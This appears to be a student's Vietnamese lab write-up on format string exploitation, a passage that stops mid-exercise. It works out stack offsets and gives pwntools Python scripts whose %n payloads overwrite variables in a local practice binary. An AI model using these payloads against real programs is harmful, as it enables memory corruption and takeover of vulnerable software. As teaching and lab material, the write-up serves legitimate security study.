
* Ứng với tham số thứ nhất



* Địa chỉ biến c: 0xffffd52c



* Địa chỉ lưu chuỗi s: 0xffffd4c8



* Vị trí bắt đầu các tham số của hàm printf thứ 2: 0xffffd4b0
* Tại 0xffffd4c8, tức tham số thứ 7 của hàm printf lưu giá trị chuỗi s đã nhập “hello” vậy nên em đoán rằng đây sẽ là nơi lưu địa chỉ biến c để ghi đè vào => k = 7-1=6

Chuỗi định dạng: [addr of c]%012d%6$n

Với addr of c có 4 bytes + thêm 12 bytes padding đủ 16 là giá trị yêu cầu để ghi đè vào vùng nhớ biến c.

Code python:

from pwn import \*

def forc():

sh = process('./app-overwrite')

# get address of c from the first output

c\_addr = int(sh.recvuntil('\n', drop=True), 16)

print ('- Address of c: %s' % hex(c\_addr))

# additional format – change to your format to create 12 characters

additional\_format = b'%012d'

# overwrite offset – change to your format

overwrite\_offset = b'%6$n'

payload = p32(c\_addr) + additional\_format + overwrite\_offset


print ('- Your payload: %s' % payload)

sh.sendline(payload)

sh.interactive()

forc()

* Kết quả chạy



**Yêu cầu 6:**

Chuỗi định dạng: ab%k$nxx[addr a]

* ab để ghi giá trị 2 và chiếm 2 bytes
* %k$n chiếm 4 bytes do đó cần padding thêm 2 bytes xx thành 8 bytes để đẩy addr của a về vị trí thích hợp
* Lúc này vị trí tham số của printf tăng lên 2 do đó k = 6 + 2 = 8.

Code python:

from pwn import \*

def fora():

sh = process('./app-overwrite')

a\_addr = 0x0804a024 # address of a

# format string – change to your answer

payload = b'ab%8$nxx' + p32(a\_addr)


sh.sendline(payload)

print (sh.recv())


sh.interactive()

fora()

* Kết quả chạy:



Yêu cầu 7:



* Địa chỉ biến b là: 0x0804a028

Giả sử gọi địa chỉ của b là b\_addr

Do giá trị cần đè rất lớn nên ýtưởng của bài này là ta sẽ ghi đè lên b\_addr và những vùng nhớ tiếp theo của nó thành những giá trị mong muốn:

b\_addr = 0x78

b\_addr + 1 = 0x56


b\_addr + 2 = 0x34

b\_addr + 3 = 0x12

Overwrite b\_addr bằng 0x78:

Ta có 0x78 ở dec là 120 và vị trí của payload trên stack sẽ là đối số thứ 6 trong format string. Nhưng do thêm vào đầu payload thì payload sẽ có thêm 4 byte được đọc trước %n nên ta sẽ giảm offset xuống 4 là 116


Vậy ta sẽ có code và kết quả ở terminal



Overwrite b\_addr + 1 bằng 0x56:

